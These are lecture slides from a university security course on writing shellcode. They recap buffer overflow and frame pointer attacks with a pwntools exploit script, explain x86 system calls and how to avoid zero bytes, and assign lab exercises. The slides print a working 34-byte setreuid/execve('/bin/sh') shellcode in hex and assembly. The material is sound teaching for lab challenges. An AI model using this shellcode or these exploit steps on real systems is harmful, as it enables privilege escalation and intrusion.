Cyber Attacks & Defense

Writing Shellcode #1

Dr. Yeongjin Jang


Oregon State University

Due passed for Week2 challenge set

- 50% penalty for the submissions before 2/6 10:00 am
- For extra credit challenges, there is no penalty, and the due date will be 3/8


Recap: Buffer Overflow

- Overwrite a function's return address
- Jump to where you wish to run
  - get_a_shell()



Recap: Frame Pointer Attack

- Overwrite saved %ebp (or %rbp) of a function
- Change the stack frame after 1st return
- 2nd return fetches the return address from a fake stack
- How?
  - Set saved %ebp as address of your input
  - Address of your point + 4 = return address



Recap: Pwntools

- p = process(“./bof-level5”)
- e = ELF(“./bof-level5”)
- gas = e.symbols[‘get_a_shell’]
- input = p32(gas) * (132/4) + “BBBB”
- p.sendline(input) # will crash…
- c = Core(“./core”)
- input_addr = c.stack.find(input)
  - Return the address of your input on the stack
- input = p32(gas) * (132/4) + p32(input_addr)
- p = process(“./bof-level5”)
- p.sendline(input)
- p.interactive()

Learn How to Use Tools

- Tmux
  - https://tmuxcheatsheet.com/
  - Our control switch is `, not Ctrl + B
- Pwntools
  - https://github.com/Gallopsled/pwntools-tutorial
- Gdb
  - https://darkdust.net/files/GDB%20Cheat%20Sheet.pdf

Vulnerability Exploitation Steps

- Find a vulnerability
  - fgets() accepts more than buffer size, so buffer overflow vulnerability!
  - fgets(buf, 0xc0, stdin) – buffer size was 0x80


```
0x080485c4 <+76>:    push   %eax
0x080485c5 <+77>:    push   $0xc0
0x080485ca <+82>:    lea    -0x80(%ebp),%eax
0x080485cd <+85>:    push   %eax
0x080485ce <+86>:    call   0x80483c0 <fgets@plt>
0x080485d3 <+91>:    add    $0x10,%esp
0x080485d6 <+94>:    mov    $0x0,%eax
0x080485db <+99>:    mov    -0x4(%ebp),%ecx
0x080485de <+102>:   leave
0x080485df <+103>:   lea    -0x4(%ecx),%esp
0x080485e2 <+106>:   ret
```

Vulnerability Exploitation Steps

- Check if the vulnerability is exploitable
  - Buffer size is 128, read up to 192, yes, we can overwrite return address!
  - Return address is at ebp+8

Vulnerability Exploitation Steps

- Launch the attack by exploiting the vulnerability
  - Change the return address to get_a_shell()



Topic for Today: Writing Shellcode i.e., Writing Your Own get_a_shell()

- Changing the program's return address to '**get_a_shell()**'
  - Will grant you a higher privilege and let you read the FLAG!
  - `cand{this_is_a_flag_for_you}`

- However, programs will never have a function like '**get_a_shell()**'

Topic for Today: Writing Shellcode i.e., Writing Your Own get_a_shell()

- Where do you want to jump if you can control the program's return address, if there is no get_a_shell()?

- We can create one…

What get_a_shell() Does?

```
void get_a_shell() {
    printf("Spawning a privileged shell\n");
    setregid(getegid(), getegid());
    execl("/bin/bash", "bash", NULL);
}
```

- **1) Inherit current privilege** and then **2) execute a shell**
- You can read the flag!

```
8 -rwxr-sr-x  1 week2-bof-level5-solved week2-bof-level5-solved 7584 Oct  7 18:44 bof-level5
4 -r--r-----  1 week2-bof-level5-solved week2-bof-level5-solved   21 Oct  7 18:44 flag
```

- **setregid(getegid(), getegid())**
- **execl(“/bin/bash”, “bash”, 0);**

`setregid(getegid(), getegid())`

- `getegid()`
  - Get effective GID (the privilege we get during the execution)
  - E.g., the group id of week3-30004-solved
- `setregid(gid_t rgid, gid_t egid)`
  - Set real and effective gid
- `setregid(getegid(), getegid())`
  - Set real and effective gid as the current effective gid
  - Privilege escalation!
  - Set your gid to week3-30004-solved…


exec*()

- `execl("/bin/bash", "bash", 0)`
  - Run /bin/bash with arg0 as "bash"
- `exec*` function family
  - `execl(filepath, "arg0", "arg1", "arg2", …, "argN", 0)`
    - Run program at filepath with args… (arg list ends with 0)
    - exec'l', and 'l' means list..
  - `execv(filepath, argv[])`
    - argv[0] = arg0, argv[1] = arg1, …, argv[N] = argN, argv[N+1] = 0 (ends with 0)
    - exec'v', and 'v' means vector
  - `execve(filepath, argv[], envp[]);` We will use this!
    - In addition to execv (for argv),
    - envp[0] = env0, envp[1] = env1, envp[2] = env2, …, envp[N] = envN, envp[N+1] = 0

execve(path, argv, envp)

- To run “ls –als /”
- path = “/bin/ls”
- argv = [“/bin/ls”, “-als”, “/”, 0]
- envp = [“SHELL=/bin/sh”, ”TERM=XTERM”, …, 0]

- Requirement
  - Path = a string, location for the program to execute
    - /bin/sh?
  - Argv = an array of strings, ends with 0
  - Envp = an array of strings, ends with 0



Shellcode

- In real attack cases, you will never have get_a_shell() in the target
- We can put our shellcode and run that instead!

- What is a shellcode?
  - Assembly code snippet that runs a shell
- Do
  - setregid(getegid(), getegid())
  - execve("/bin/sh", 0, 0)

Shellcode


- In real att target
- We can pu
- What is
  - Assem
- Do
  - setre
  - execv

```
/*
 *
 * linux/x86 setreuid(geteuid(),geteuid()),execve("/bin/sh",0,0) 34byte universal shellcode
 *
 * blue9057 root@blue9057.com
 *
 * /
int main()
{
    char shellcode[]="\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46"
                     "\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68"
                     "\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80";
    //setreuid(geteuid(),geteuid());
    //execve("/bin/sh",0,0);
    __asm__(""
            "push $0x31;"
            "pop %eax;"
            "cltd;"
            "int $0x80;"          // geteuid();
            "mov %eax, %ebx;"
            "mov %eax, %ecx;"
            "push $0x46;"     // setreuid(geteuid(),geteuid());
            "pop %eax;"
            "int $0x80;"
            "mov $0xb, %al;"
            "push %edx;"
            "push $0x68732f6e;"
            "push $0x69622f2f;"
            "mov %esp, %ebx;"
            "mov %edx, %ecx;"
            "int $0x80;"          // execve("/bin/sh",0,0);
            "");
}
```

Oregon State University

How to use a shellcode?

- Put your shellcode in the program's address space
  - Put it as your input
  - Put it as program's arguments
  - Put it as program's environmental variables
  - Put it as the program's name
- Set the return address to your shellcode
- Run
  - Setregid(getegid(), getegid())
  - Execve("/bin/sh", 0, 0);



Writing Shellcode

- System call
  - A function call to OS
  - Handles many functionalities such as
    - File I/O
    - Network I/O
    - Memory allocation
    - Set/get permissions
    - Run program
    - Etc…
- Check system call number at:
  - 32-bit: https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86-32_bit
  - 64-bit: https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86_64-64_bit

```
getegid()
setregid()
execve()
```

These are system calls!!!

Invoking a System Call is Easy (x86-32)

- Set %eax as target system call number
  - mov $SYS_getegid, %eax
- Set arguments
  - 1st arg : %ebx
  - 2nd arg: %ecx
  - 3rd arg: %edx
  - 4th arg: %esi
  - 5th arg: %edi
- Run
  - int $0x80

50	getegid		man/ cs/	0x32				

NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)	arg2 (%edx)	arg3 (%esi)	arg4 (%edi)

Invoking a System Call is Easy (x86-32)

- Return value will be stored in %eax
  - mov $SYS_getegid, %eax
  - int $0x80
  - %eax holds the return value of getegid()
- How to run setregid(getegid(), getegid())?
  - mov %eax, %ebx // 1st arg
  - mov %eax, %ecx // 2nd arg
  - mov $SYS_setregid, %eax // syscall number
  - int $0x80

NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)
71	setregid	man/ cs/	0x47	gid_t rgid	gid_t egid

Calling EXECVE()


- execve(char* filepath, char** argv, char** envp)
- execve("/bin/sh", NULL, NULL);

- %eax = $SYS_execve
- %ebx = address of "/bin/sh"
- %ecx = 0 (argv)
- %edx = 0 (envp)
- int $0x80

NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)	arg2 (%edx)
11	execve	man/ cs/	0x0b	const char *filename	const char *const *argv	const char *const *envp

How to Create a String?

- %ebx = address of “/bin/sh” -> “//bin/sh”
- Use Stack
  - push $0
  - push $0x67832f6e // “n/sh”
  - push $0x69622f2f // “//bi”
- mov %esp, %ebx



x/s $esp = “//bin/sh\x00”

Invoking a System Call is Easy (x86-64)

- Set %rax as target system call number
  - mov $SYS_getegid, %rax
- Set arguments
  - 1st arg : %rdi
  - 2nd arg: %rsi
  - 3rd arg: %rdx
  - 4th arg: %rcx
  - 5th arg: %r8
  - 6th arg: %r9
- Run
  - syscall

108	getegid	man/ cs/	0x6c	
114	setregid	man/ cs/	0x72	gid_t rgid
59	execve	man/ cs/	0x3b	const char *filename

SYSCALL NUMBERS ARE DIFFERENT!!!

Arguments are passed via differet registers!

Not using int $0x80; using the syscall instruction

Oregon State University

Your Shellcode Contains Zero-bytes

- push $0
  - 68 00 00 00 00
- This will not be accepted by functions such as
  - scanf()
  - strcpy()

Removing Zero from Your Shellcode

- You can create Zero

Removing Zero from Your Shellcode

- Wants to put 0 to eax
  - mov $0x41414141, %eax
  - sub $0x41414141, %eax

- eax will be zero

Removing Zero from Your Shellcode

- xor %eax, %eax
- mov %eax, %ebx

- eax will be 0, and ebx will also be 0

Some Other Restriction Could Exist

- Program only accepts
  - ASCII characters
  - Alphanumeric characters
  - Limits in input length
  - Etc..

Assignment: Week-3

- Write and run your shellcode
- Do $ fetch week3
- shellcode – a normal shellcode
- nonzero-shellcode – shellcode without using zero
- short-shellcode – shellcode less than 12 bytes (**+Extra**)
- ascii-shellcode-64 – shellcode only contains bytes 0x01 ~ 0x7f
- Alphanumeric-shellcode (**Extra +250**) – shellcode only uses A-Za-z0-9
- **Due: 2/8 10:00am**